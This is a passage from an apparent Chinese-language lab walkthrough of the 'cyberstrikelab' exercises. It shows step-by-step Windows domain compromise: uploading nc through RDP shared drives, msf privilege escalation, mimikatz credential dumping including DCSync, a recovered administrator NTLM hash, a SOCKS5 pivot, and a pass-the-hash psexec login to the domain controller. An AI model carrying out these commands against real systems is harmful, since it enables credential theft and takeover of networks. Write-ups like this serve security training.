地资源,在本地设备和资源中找到详细信息

把驱动器勾选上,还有本地的C盘文件勾选上,共享到远程连接后的服务器中


这样目标机器就能访问10这个机器的文件了

随后上传nc至20.10机器
然后打开远程登录的20靶机,在共享的C盘文件中找到nc,并放到30的机器当中去

不过这里我,我们不能使用30的cmd来反弹shell,因为当前登录的用户并不是系统权限,需要用msf的exp来打
这里需要执行3次才会执行一次命令,总体来说延迟了3个命令,或者你要敲三个回车,才能执行你的第一个命令,应该是bug,这里已经获取到了系统权限

使用msf上传mimikatz

通过共享目录将 mimikatz 工具上传至域控服务器。

通过 MSF 模块执行 mimikatz,初始执行时显示 “低权限”,无法提取域哈希。执行以下命令提升权限至系统权限:
privilege::debug  # 启用调试权限
sekurlsa::logonpasswords  # 提取登录密码哈希

最终执行 DCSync 命令,提取整个域的所有用户哈希:
lsadump::dcsync /domain:cyberstrikelab.com /all #提取整个域的所有账户哈希
执行结果成功提取到域管理员Administrator的 NTLM 哈希:94bd5248e87cb7f2f9b871d40c903927。

获取 NTLM 哈希后,采用 “哈希传递攻击”(Pass-the-Hash,PtH)登录域控服务器。
虽然已设置路由,但远程桌面连接等图形化工具无法直接利用 Meterpreter 路由。配置代理的核心目的是让所有攻击者的工具流量(如远程桌面、文件传输)都通过跳板机转发,实现对 192.168.20.30 的直接访问。
MSF 开启 SOCKS5 代理:
use auxiliary/server/socks5  # 加载SOCKS5代理模块
set SRVHOST 127.0.0.1  # 代理监听地址(本地回环地址)
set SRVPORT 1080  # 代理监听端口
run  # 启动代理服务
SOCKS5 是一种通用代理协议,支持 TCP/UDP 流量转发,可适配大多数网络工具。


设置proxychains4,最后面要用
┌──(root㉿kali)-[/data/demo]
└─# tail  /etc/proxychains4.conf
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#       rted: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 1080
使用 impacket 工具集(一款专注于网络协议攻击的工具集)中的psexec模块,执行哈希传递登录:
proxychains impacket-psexec -hashes :94bd5248e87cb7f2f9b871d40c903927 cyberstrikelab.com/administrator@192.168.20.20

命令执行后,成功获取域控服务器的 CMD 会话,执行ipconfig等命令验证,确认已完全控制 192.168.20.20 域控服务器。至此,整个渗透测试流程完成。

cyberstrikelab-lab2
web渗透

最开始已经获取到了对方的内网ip,192.168.10.10 ,通过fscan扫描内网并探测一定数量的端口,扫描结果先808端口是web服务,通过页面的title显示出这是骑士cms内容管理系统

访问这个界面是骑士cms
